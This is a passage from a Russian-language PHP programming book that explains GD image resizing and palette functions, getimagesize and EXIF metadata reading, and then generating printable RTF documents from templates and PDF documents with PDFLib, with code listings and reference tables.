Как видите, работа функции `imagecopymerge()` очень похожа на функции альфа-смешивания, о которых уже рассказывалось ранее в этой главе. Однако вместо смешивания чистых цветов происходит смешивание изображений. Для тех случаев, когда необходимо сохранить оттенок исходного изображения, расширение GD предлагает функцию `imagecopymergegray()`. Синтаксис и использование этой функции аналогичны функции `imagecopymerge()` с одним существенным отличием — перед копированием исходное изображение преобразовывается в полутоновое изображение.

Бывают ситуации (например, при динамическом создании миниатюр), когда желательно изменить размеры изображения по высоте или ширине. Для этих целей в расширении GD предусмотрены две функции, которые позволяют дублировать и изменять размеры данного изображения: `imagecopyresized()` и `imagecopyresampled()`. Синтаксис функции `imagecopyresized()` имеет следующий вид:

```
imagecopyresized($dest_img_r, $src_img_r, $dest_x, $dest_y,
                 $src_x, $src_y, $dest_w, $dest_h, $src_w, $src_h);
```

Параметры `$dest_img_r` и `$src_img_r` представляют ресурсы исходного и конечного изображений, а область копирования определятся по прямоугольнику, начиная с координаты (`$src_x`, `$src_y`), с заданной шириной `$src_w` и высотой `$src_h`. Размеры копируемой области при необходимости можно изменить, чтобы подогнать их под размеры конечного прямоугольника, начиная с координаты (`$dest_x`, `$dest_y`), с заданной шириной `$dest_w` и высотой `$dest_h`. Пример использования функции `imagecopyresized()` для динамического создания миниатюры показан в листинге 27.20.

Листинг 27.20. Использование функции imagecopyresized()

```
<?php
   define("T_WIDTH", 100);
   define("T_HEIGHT", 100);

   $img = imagecreatefrompng("me.png");
   $img_copy = imagecreate(T_WIDTH, T_HEIGHT);

   $width = imagesx($img);
   $height = imagesy($img);

   imagecopyresized($img_copy, $img, 0, 0, 0, 0,
                    T_WIDTH, T_HEIGHT, $width, $height);

   header("Content-type: image/png");
   imagepng($img_copy);
?>
```

В качестве альтернативы функции imagecopyresized() расширение GD предлагает функцию imagecopyresampled(). Хотя эти две функции идентичны по своему синтаксису (принимают одинаковые параметры), функция imagecopyresampled() не только копирует и изменяет размеры изображения, но и интерполирует пиксели изображения с измененными размерами, позволяя получить более детализированное изображение по сравнению с аналогичной функцией.




Рис. 27.20. *Изменение размеров изображения с помощью GD*

НА ЗАМЕТКУ

Важно знать, что в процессе работы с функциями `imagecopyresized()` и `imagecopyresampled()` можно получить результаты, которые будут отличаться от результатов при работе с палитрами. Поскольку палитра может содержать до 256 цветов, некоторые изображения с измененными размерами могут выглядеть не так, как можно было предположить (или даже вообще могут не отображаться). Чтобы подобное не происходило, следует использовать изображения в натуральных цветах (например, изображения, создаваемые с помощью функции `imagecreatetruecolor()`).

Дублирование палитр

Последней функцией, связанной с копированием данных изображения из одного холста в другой, является функция `imagepalettecopy()`. Она позволяет дублировать палитру исходного изображения в конечном изображении. Синтаксис функции `imagepalettecopy()` показан ниже:

```
imagepalettecopy($dest_img_r, $src_img_r);
```

Параметры `$dest_img_r` и `$src_img_r` представляют ресурсы конечного и исходного изображений, соответственно. Так как палитра не может содержать более 256 цветов, то при копировании палитры расширение GD будет работать по тем же правилам, что и для функции `imagecolorresolve()`. Это означает, что если конечная палитра не содержит данный цвет, или если она заполнена, то будет использован ближайший альтернативный вариант.

Другие графические функции

Хотя тема этой главы посвящена исключительно возможностям расширения GD, следует отметить, что в PHP имеется некоторое количество функций, не требующих расширения GD. Хотя эти функции могут зависеть от "расширений" в прямом смысле этого слова, их можно свободно использовать без каких-либо внешних библиотек.

Хотя вам уже известны способы получения значений ширины и высоты изображения с помощью функций `imagesx()` и `imagesy()` расширения GD, вы должны знать о существовании еще одной функции, не входящей в состав расширения GD — `getimagesize()`. Для большинства изображений вы сможете получать значения ширины и высоты, указав соответствующее имя файла.

Синтаксис функции `getimagesize()` имеет следующий вид:

```
getimagesize($filename [, $imageinfo]);
```

Параметр `$filename` представляет имя файла в файловой системе, который будет использован для чтения, а необязательный параметр `$imageinfo` представляет ссылку на массив для хранения любой "дополнительной информации" (например, информации IPTC), которую можно найти в изображении. При выполнении эта функция пытается открыть указанный файл изображения и в случае успешного выполнения возвращает массив, содержащий значения, представленные в табл. 27.3.

Таблица 27.3. Массив, возвращаемый функцией `getimagesize()`

Индекс массива	*Описание*
0	Ширина изображения в пикселях.
1	Высота изображения в пикселях.
2	Целое число, представляющее тип изображения.

Как видите, функция `getimagesize()` не только возвращает значение ширины и высоты изображения, но пытается также определить и тип изображения. Поскольку каждый тип может быть представлен отдельным целым числом в массиве, возвращаемом этой функцией, следующую таблицу можно использовать для справки по константам и обозначаемым ними типам изображений.

Таблица 27.4. Константы типов изображений

Константа PHP	*Тип изображения*
`IMAGETYPE_GIF`	Изображение GIF
`IMAGETYPE_JPEG`	Изображение JPEG
`IMAGETYPE_PNG`	Изображение PNG
`IMAGETYPE_SWF`	Shockwave (SWF)
`IMAGETYPE_PSD`	Photoshop (PSD)
`IMAGETYPE_BMP`	Растровое (BMP) изображение
`IMAGETYPE_TIFF_II`	Изображение TIFF (Intel)
`IMAGETYPE_TIFF_MM`	Изображение TIFF (Motorola)
`IMAGETYPE_JPC`	Изображение JPC
`IMAGETYPE_JP2`	Изображение JP2
`IMAGETYPE_JPX`	Изображение JPX
`IMAGETYPE_JB2`	Изображение JB2
`IMAGETYPE_SWC`	Изображение SWC
`IMAGETYPE_IFF`	Изображение IFF
`IMAGETYPE_WBMP`	Изображение WBMP
`IMAGETYPE_JPEG2000`	Изображение JPEG2000
`IMAGETYPE_XBM`	Изображение XBM

Чтобы вывести изображение в окне браузера, необходимо отправить соответствующий тип содержимого HTTP, чтобы браузер мог определить способ визуализации изображения. Поскольку эта информация может быть утомительной или неудобной, чтобы определять ее вручную в сценариях, в PHP имеется функция `image_type_to_mime_type()`. Она имеет следующий синтаксис:

```
image_type_to_mime_tipe($image_type);
```

Параметр `$image_type` представляет целочисленную константу (например, `IMAGETYPE_JPEG`), как уже было сказано ранее. При выполнении эта функция возвращает соответствующий MIME-тип для данного изображения, который затем можно будет использовать в HTTP-заголовке `Content-Type`.

Функции EXIF

НА ЗАМЕТКУ

Расширение EXIF работает с данными, сгенерированными в изображениях JPEG и TIFF с помощью цифровых камер. К сожалению, поскольку разные цифровые камеры хранят EXIF-данные по-разному, трудно предложить сколько-нибудь полезные примеры. Более подробную информацию, связанную с использованием расширения EXIF, можно найти в руководстве по PHP.

Функции расширения EXIF предлагают еще один альтернативный вариант для выполнения некоторых задач при работе с изображениями. В основном, расширение EXIF позволяет вашим сценариям обращаться к метаданным, хранящимся в изображениях JPEG и TIFF, созданных с помощью цифровых камер (например, миниатюры, информация об изображении и так далее). Например, расширение EXIF позволяет определять тип изображения точно так же, как и с помощью функции `getimagesize()`. Для этих целей служит функция `exif_imagetype()`, которая имеет следующий синтаксис:

```
exif_imagetype($filename);
```

Параметр `$filename` представляет имя файла с изображением, тип которого вы хотите определить. Подобно функции `getimagesize()`, функция `exif_imagetype()` возвращает целочисленную константу, представляющую тип изображения (например, `IMAGETYPE_JPEG`), или значение `false`, если определить тип изображения не удалось.

По сравнению с ее аналогом, функция `exif_imagetype()` работает заметно быстрее при определении типа изображения и рекомендуется вместо функции `getimagesize()`, когда данные о высоте и ширине изображения не нужны.

Как уже упоминалось, расширение EXIF используется в основном для доступа к метаданным в некоторых изображениях JPEG и TIFF.

Для этих целей в нем предусмотрены две функции: `exif_read_data()`, которая считывает метаданные, и `exif_thumbnail()`, которая извлекает встроенную миниатюру в изображении, если таковой существует. Синтаксис функции `exif_read_data()` имеет следующий вид:

```
exif_read_data($filename [, $sections [, $arrays [, $thumbnail]]]);
```

Параметр `$filename` представляет изображение в формате JPEG или TIFF, из которого будут считываться метаданные, а необязательный параметр `$sections` задает список разделов, отделяемых друг от друга запятыми, которые должны существовать в изображении. Два последних необязательных параметра, `$arrays` и `$thumbnail`, представляют булевские значения. Параметр `$arrays` определяет, должен ли быть представлен в массиве каждый раздел метаданных, а параметр `$thumbnail` показывает, нужно ли считывать само изображение миниатюры (вместо просто информации об изображении миниатюры: ширина/высота/формат).

Хотя функцию `exif_read_data()` можно использовать для получения изображения миниатюры в данном JPEG- или TIFF-изображении, расширение EXIF предлагает отдельную функцию для этой задачи – `exif_thumbnail()`. Синтаксис этой функции представлен ниже:

```
exif_thumbnail($filename [, &$width [, &$height, [&$imagetype]]]);
```

Параметр `$filename` представляет файл с изображением, из которого будет извлечена миниатюра. Три необязательных дополнительных параметра – `$width`, `$height` и `$imagetype` – позволяют передавать по ссылке три переменные, хранящие значения ширины, высоты и типа изображения (например, `IMAGETYPE_JPEG`), соответственно.

При выполнении функция `exif_thumbnail()` возвращает строку, содержащую данные изображения миниатюры, и передает трем необязательным параметрам соответствующие значения для данного изображения миниатюры (если они были предоставлены).

Резюме

Как вы могли убедиться, расширение GD в PHP обеспечивает самые широкие возможности и гибкость при работе с изображениями. Хотя этому расширению присущи некоторые ограничения (например, нельзя создавать анимированные изображения в формате PNG), оно предлагает достаточные возможности для создания практически любого необходимого изображения.

ГЛАВА

28

Генерация печатаемых документов

В ЭТОЙ ГЛАВЕ...

- **Генерация динамических RTF-документов**
- **Генерация динамических PDF-документов**
- **Дополнительные ресурсы**

Несмотря на то что PHP полезно использовать как при взаимодействии с терминальным интерфейсом, так и с интерфейсом командной строки, а также для работы в Web, его основное назначение состоит в том, чтобы обеспечить все возможности для динамической генерации документов. В большинстве случаев PHP применяется для создания кода на языках разметки, подобных HTML или XML; однако эта глава будет посвящена другим типам документов, которые можно создавать с помощью PHP: документов в формате RTF (Rich Text Format — расширенный текстовый формат) и формате PDF (Portable Document Format — формат переносимого документа).

Прежде всего, необходимо разобраться, для чего вообще могут понадобиться документы упомянутых типов. В среде Web использование HTML-формата и таких технологий, как CSS (Cascading Style Sheets — каскадные таблицы стилей), обеспечивает возможности для любого необходимого форматирования. Хорошо себя зарекомендовавшие для визуализации содержимого в окне Web-браузера, эти технологии оказываются малопригодными для формирования документов, которые могут или должны выводиться на печать. Необходимость сохранения согласованности между тем, что отображается на экране, и тем, что будет напечатано на принтере, может иметь большое значение, поэтому в этой главе будут рассмотрены некоторые известные способы решения этой задачи.

Для начала рассмотрим требования, предъявляемые к решению по формированию печатаемых документов в PHP:

- Необходимо сохранить согласованность между элементами визуализации и элементами печати.
- Документ должен одинаково восприниматься на разных платформах.
- Решение должно обладать достаточной степенью гибкости для большинства задач.
- Решение должно быть простым для понимания и реализации в PHP.

Как уже было сказано, этим требованиям лучше всего отвечают два формата документов — PDF и RTF. Хотя ни один из этих форматов не является легким в понимании, ниже будет показано несколько приемов, которые вы сможете использовать для создания документов в каждом из этих форматов. Вначале рассмотрим концепции генерации динамических RTF-документов с использованием шаблонов.

Несколько слов о примерах, приводимых в данной главе

В примерах, представленных в этой главе, вы увидите, насколько много было сделано для того, чтобы показать, что сгенерированные PDF-документы не ограничиваются определенной шириной или высотой документа (естественно, в рамках разумного). В следующих далее примерах, чтобы добиться визуализации всех элементов относительно высоты и ширины страницы, производятся некоторые (порой даже раздражающие) вычисления. Хотя эти вычисления иногда действительно необходимы, если только вам не нужно будет визуализировать документы на нескольких страницах с различными размерами, они могут оказаться гораздо сложнее, чем вычисления, выполняемые непосредственно в самих сценариях.

Генерация динамических RTF-документов

Когда говорят о RTF, то обычно подразумевают формат, поддерживаемый практически всеми основными текстовыми процессорами. Удивительно, но, несмотря на всестороннюю поддержку, этот формат все чаще игнорируют, когда пытаются подобрать способ формирования печатаемых документов. На самом же деле формат RTF чрезвычайно удобен для формирования печатаемой документации, если, конечно, при этом используется правильная методика.

С точки зрения программирования, RTF-документы имеют очень много общего с HTML- или XML-документами в том смысле, что RTF реализуется с помощью языка разметки. Несмотря на серьезные структурные различия, которые можно найти в сравнении со средствами, предлагаемыми стандартными языками разметки, например, HTML, сходства между ними будут очень полезными при формировании RTF-документов.

Чтобы вы сами могли убедиться в том, насколько простыми являются RTF-документы, взгляните на следующий пример:

```
{\rtf1
{\fonttbl
{\f0 Arial;}
{\f1 Times New Roman;}
}
\f0\fs60 PHP Unleashed\par
\f1\fs20 This is a simple RTF document, not bad, eh?\par
}
```

Как видите, такой документ можно без каких-либо сложностей создать в простом текстовом редакторе. Если открыть его в текстовом процессоре, Open Office, Microsoft Word или в любом другом распространенном текстовом процессоре, он будет визуализирован так, как показано далее на рис. 28.1.

Следует отметить, что предыдущий пример RTF-документа, несмотря на всю свою простоту, никоим образом не является характерным представителем большинства формируемых RTF-документов. В действительности многие RTF-документы являются очень сложными и трудными для расшифровки даже для компьютерной программы.

Хотя RTF-документы могут оказаться слишком сложными для полной реализации, из рассмотренного простейшего примера можно выделить очень важный факт. Поскольку действительное содержимое документа хранится в RTF-файле в виде открытого текста, то буквально каждую программу для обработки текстов можно использовать для формирования шаблона, который будет заполняться с помощью стороннего объекта, например PHP-сценария.

Принимая во внимание этот факт, можно выделить следующие простые этапы по формированию динамических RTF-документов:

1. Формирование шаблонного документа, содержащего заполнители для динамически добавляемого содержимого, с использованием любого текстового процессора, которому вы отдаете предпочтение.

2. Открытие шаблонного документа в PHP.
3. Замена строк заполнителей в документе необходимым динамическим содержимым.
4. Сохранение или отображение сформированного документа.




Рис. 28.1. *Пример визуализации простого RTF-документа*

Понятно, что с точки зрения разработки для этих действий потребуется приложить большие усилия. Для начала потребуется сформировать шаблон. Для наших целей будет генерироваться динамическое содержимое для документа, показанного на рис. 28.2.

В этом документе используется несколько заполнителей, каждый в формате `%%PLACEHOLDER%%`, где `PLACEHOLDER` — это уникальная строка для каждого значения, которое необходимо вставить в документ. В самом RTF-документе каждый из заполнителей выглядит следующим образом:

```
\par {\ltrch\loch\f0 Dear %%PREFIX%% %%LASTNAME%%,}
```

Теперь, после того как документ сформирован, весь процесс будет сводиться к тому, чтобы просто открывать шаблон в PHP-сценарии и производить необходимые изменения. Для выполнения всех этих действий была написана специальная функция `populate_RTF()`, код которой представлен в листинге 28.1.




Рис. 28.2. *Пример стандартного письма, сохраненного в формате RTF*

Листинг 28.1. Генерация RTF-документов из шаблона

```
<?php

   function populate_RTF($vars, $doc_file) {
      $replacements = array ('\\' => "\\\\",
                             '{' => "\{",
                             '}' => "\}");
      $document = file_get_contents($doc_file);

      if(!$document) {
         return false;
      }

      foreach($vars as $key=>$value) {
         $search = "%%".strtoupper($key)."%%";
         foreach($replacements as $orig => $replace) {
            $value = str_replace($orig, $replace, $value);
         }
         $document = str_replace($search, $value, $document);
      }
      return $document;
   }

?>
```

Эта функция принимает два параметра. Первый параметр, $vars, является массивом пар ключ/значение, представляющих заполнитель и значение для этого заполнителя. Второй параметр, $doc_file, указывает шаблонный файл для заполнения. В результате выполнения эта функция возвращает строку, представляющую новый RTF-документ со всеми заполненными полями. Поэтому, если предположить, что шаблонный RTF-файл хранился в файловой системе под именем joboffer.rtf, пример его использования показан в листинге 28.2.

Листинг 28.2. Использование функции populate_RTF()

```
<?php
   require_once("listing28_1.php");
   /* Определение функции populate_RTF() опущено */
   $deadline = mktime(0,0,0,date('m'),date('d')+14, date('Y'));
   $vars = array('date' => date("F d, Y"),
                 'fullname' => 'John Coggeshall',
                 'address' => '1210 Hancock',
                 'cityinfo' => 'Flint, MI 49449',
                 'prefix' => 'Mr.',
                 'lastname' => 'Coggeshall',
                 'jobtitle' => 'PHP Developer',
                 'wage' => '$5,000',
                 'location' => 'Somewhere, MI',
                 'responddate' => date('F, d, Y', $deadline));
   $new_rtf = populate_RTF($vars, "joboffer.rtf");
   $fr = fopen('output.rtf', 'w');
   fwrite($fr, $new_rtf);
   fclose($fr);
?>
```

В результате выполнения этого сценария будет создан файл output.rtf, показанный на рис. 28.3.

НА ЗАМЕТКУ

В этом случае документ был сохранен в файле. Однако его можно отображать в окне браузера, если с помощью функции header() отправить соответствующий заголовок и воспользоваться оператором echo:

```
header("Content-type: application/msword");
header("Content-disposition: inline; filename=joboffer.rtf");
header("Content-length: " . strlen($new_rtf));
echo $new_rtf;
```

Как и для любой другой операции с файловой системой, пользователь, который работает с PHP (либо из Web-сервера, либо из консоли), должен обладать соответствующими правами на чтение и запись файлов с помощью этой функции.




Рис. 28.3. *Шаблонный RTF-документ, заполненный данными из PHP-кода*

Как видите, с помощью PHP можно без труда создавать печатаемые документы с полным форматированием, включая изображения и тому подобное, если формировать RTF-документы на основе шаблона. В действительности при использовании функции `populate_RTF()` следует учитывать одну важную особенность: символы, имеющие специальное назначение (например, символы } и {) должны быть соответствующим образом отменены.

Формирование RTF-документов подобным образом не представляет сложности, однако с этим форматом связаны некоторые существенные ограничения. Документы в формате RTF не обеспечивают защиты от изменения сторонними пользователями, а визуализация этих документов в некоторой степени зависит от используемой программы для обработки текстов. В особенности это касается работы с неосновными шрифтами, которые могут быть не доступны на компьютере, на котором должен визуализироваться документ. Преодолеть эти сложности отчасти можно с помощью формата PDF, о котором будет идти речь в оставшейся части главы.

Генерация динамических PDF-документов

Формат PDF является универсальным и широко поддерживаемым форматом. Программы для просмотра документов в формате PDF доступны практически на каждой компьютерной платформе, а сам по себе этот формат был разработан специально для того, чтобы удовлетворить требованиям, предъявляемым к печатаемым документам, о

которых уже упоминалось в этой главе. Кроме этого, PDF-файлы поддерживают удобные способы перемещения по документам на основе гиперссылок и закладок, что делает этот формат идеальным для использования во многих типах документов.

Система координат PDFLib

Рассказывая о процессе динамического формирования PDF-файлов из PHP, при рассмотрении размеров или позиций в RDF-документе часто будет употребляться термин *точка* (point). Точкой в PDF-документах является единица измерения: 1 печатный дюйм составляет 72 точки. Поэтому в PDF-документе на каждый печатаемый дюйм приходится 72 точки. Каждый документ в формате PDF использует точки для представления расстояний и размеров и, за исключением особых случаев, точки необходимо указывать в любой функции, связанной с PDF, для которой нужно знать местоположение или расстояние.

Кроме этого, система координат, принятая в PDF-документах, построена непривычным образом. В PDF-документах значения координат вдоль оси X возрастают слева направо, а значения координат вдоль оси Y — снизу вверх. Поэтому местоположение (0, 0) определяет не верхний левый угол страницы, а нижний левый угол.

Использование параметров конфигурации PDFLib

При работе с PDFLib на способ визуализации документа в формате PDF влияет множество глобальных параметров настройки. Некоторые из них определяют поведение всего документа в целом, а другие влияют на отдельные его части, например, на визуализацию текста.

Чтобы определить или изменить значения этих параметров, используются четыре функции: `pdf_get_parameter()`, `pdf_set_parameter()`, `pdf_get_value()` и `pdf_set_value()`. Синтаксис этих функций представлен ниже:

```
pdf_set_parameter($pdf_r, $parameter, $value)
pdf_set_value($pdf_r, $parameter, $value)
pdf_get_parameter($pdf_r, $parameter);
pdf_get_value($pdf_r, $parameter);
```

В каждой из этих функций параметр `$pdf_r` представляет ресурс PDF Object. Параметр `$parameter` — это строка, представляющая имя параметра. Для функций `pdf_set_*` параметр `$value` указывает новое присваиваемое значение. Обе функции `pdf_get*` возвращают значение указанного параметра.

Вы могли обратить внимание на то, что два набора функций выполняют, казалось бы, одно и то же (`pdf_*_parameter()` и `pdf_*_value()`). Хотя язык PHP свободный в отношении типов (то есть, нет никакой разницы между строкой `"1"` и целочисленным значением 1), базовая библиотека PDFLib проводит между ними различия. Поэтому при настройке строковых параметров используется семейство `pdf_*_parameter()`, а для целочисленных значений используется семейство `pdf_*_value()`. Очень важно использовать соответствующую функцию, иначе можно получить неожиданные результаты.

Формирование PDF-документов с нуля

В следующем разделе вы найдете несложные примеры использования PDFLib; мы начнем рассматривать их прямо сейчас.

При формировании PDF-документов из PHP с помощью PDFLib обычно выполняются следующие действия:

1. Создается новый ресурс PDF Object.
2. Начинается новая страница в PDF-файле.
3. Добавляются все необходимые графические элементы, текст, производится форматирование и тому подобное.
4. Закрывается страница.
5. При необходимости повторяются действия п.п. 3 – 5.
6. Закрывается PDF-документ.

PDF-файлы можно записывать в файловую систему или сохранять в памяти для отображения в окне браузера клиента. Итак, во-первых, генерация любого PDF-документа с помощью PDFLib начинается с вызова функции `pdf_new()`. Она не принимает никаких параметров и возвращает ссылку на пустой объект PDF Object, на который ссылаются все другие функции в расширении PDFLib.

НА ЗАМЕТКУ

Чтобы не было путаницы, вот небольшое пояснение: термин *PDF Object* не означает, что функция `pdf_new()` возвращает экземпляр объекта PHP. Функция `pdf_new()` возвращает ресурс, представляющий то, что носит название PDF Object.

Хотя функция `pdf_new()` возвращает ресурс, представляющий создаваемый PDF-документ, он не является действительным до тех пор, пока не будет открыт с помощью функции `pdf_begin_document()`. Эта функция определяет, будет ли документ открываться в памяти или будет записан в файл, и всегда вызывается непосредственно после функции `pdf_new()`. Синтаксис функции `pdf_begin_document()` имеет следующий вид:

```
pdf_begin_document($pdf_r, $filename, $options);
```

Параметр `$pdf_r` представляет ресурс PDF Object, возвращаемый после вызова функции `pdf_new()`, параметр `$filename` указывает файл, в который будет производиться запись PDF-файла, а параметр `$options` задает строку, содержащую список опций для настройки данного документа (весь список опций можно найти в справочном руководстве по PDFLib). Хотя ни один из этих параметров не может быть опущен, параметрам `$filename` и `$options` можно присваивать пустую строку. Если параметр `$filename` не представляет действительное имя файла, расширение PDFLib создаст PDF-файл только в памяти, который затем нужно будет получить с помощью функций, рассматриваемых далее.

PDF-файл создан, однако в нем нет страниц. Чтобы добавить страницу в документ, используется функция `pdf_begin_page()`, которая имеет следующий синтаксис:

```
pdf_begin_page($pdf_r, $width, $height);
```

Параметр $pdf_r представляет ресурс PDF Object, а параметры $width и $height задают размеры страницы в точках. Для справки в табл. 28.1 приводится маркировка общеупотребительных размеров с указанием ширины и высоты страниц в точках.

Таблица 28.1. Общеупотребительные размеры страниц в точках

Размер бумаги	*Ширина*	*Высота*
A0	2380	3368
A1	1684	2380
A2	1190	1684
A3	842	1190
A4	595	842
A5	421	595
A6	297	421
B5	501	709
Letter	612	792
Legal	612	1008
Ledger	1224	792

Пока страница остается открытой, все функции отображения содержимого будут работать с этой страницей. Чтобы завершить создание страницы после подготовки всего ее содержимого, используется функция pdf_end_page(), которая имеет следующий синтаксис:

```
pdf_end_page($pdf_r);
```

Параметр $pdf_r представляет ресурс PDF Object. Как уже упоминалось, процесс создания и завершения страниц может выполняться столько раз, сколько это необходимо для создания требуемого документа. После того как документ будет готов, ресурс PDF Object закрывается с помощью функции pdf_end_document(), которая имеет следующий синтаксис:

```
pdf_end_document($pdf_r);
```

Параметр $pdf_r представляет ресурс PDF Object, который необходимо закрыть. При выполнении этой функции, в зависимости от того, указано ли имя файла для исходного вызова функции pdf_begin_document(), PDF-документ будет сохранен на диске. Если имя файла не было указано, PDF-документ потребуется скопировать из памяти в переменную PHP с помощью функции pdf_get_buffer(), которая имеет следующий синтаксис:

```
pdf_get_buffer($pdf_r);
```

И в этой функции параметр $pdf_r представляет ресурс PDF Object. При выполнении функция pdf_get_buffer() возвращает копию буфера, содержащего PDF-документ, который мог быть записан в файловую систему, и который впоследствии можно будет отобразить в окне браузера клиента, определив соответствующие заго-

ловки. За исключением некоторых случаев, для отображения PDF-документов в окне браузера отправляются следующие стандартные заголовки:

```
header('Content-type: application/pdf');
header("Content-disposition: inline; filename=example1.pdf");
header("Content-length: " . strlen($data)) ;
```

Структура PDF-документа

Полученные сведения вы можете использовать для создания структуры PDF-документа (показанного в листинге 28.3), который будет отображаться непосредственно в окне браузера.

Листинг 28.3. Структура PDF-документа, построенная с помощью расширения PDFLib

```
<?php
   define('PAGE_WIDTH', 612);
   define('PAGE_HEIGHT', 792);
   $pdf = pdf_new();
   pdf_begin_document($pdf, "", "");
   pdf_begin_page($pdf, PAGE_WIDTH, PAGE_HEIGHT);

   /* Сюда помещается код для отображения содержимого на странице */

   pdf_end_page($pdf);
   pdf_end_document($pdf, "");

   $data = pdf_get_buffer($pdf);
   header('Content-type: application/pdf');
   header("Content-disposition: inline; filename=example1.pdf");
   header("Content-length: " . strlen($data));
   echo $data;
?>
```

Теперь, когда у вас есть структура для формирования базовой формы PDF-документа, вы можете сгенерировать какое-нибудь содержимое для страницы. Расширение PDFLib поддерживает широкий диапазон функций для визуализации текста, размещения изображений и рисования в PDF-документах. Поскольку многих пользователей будут интересовать, прежде всего, функции визуализации текста, рассмотрение начинается именно с них.

НА ЗАМЕТКУ

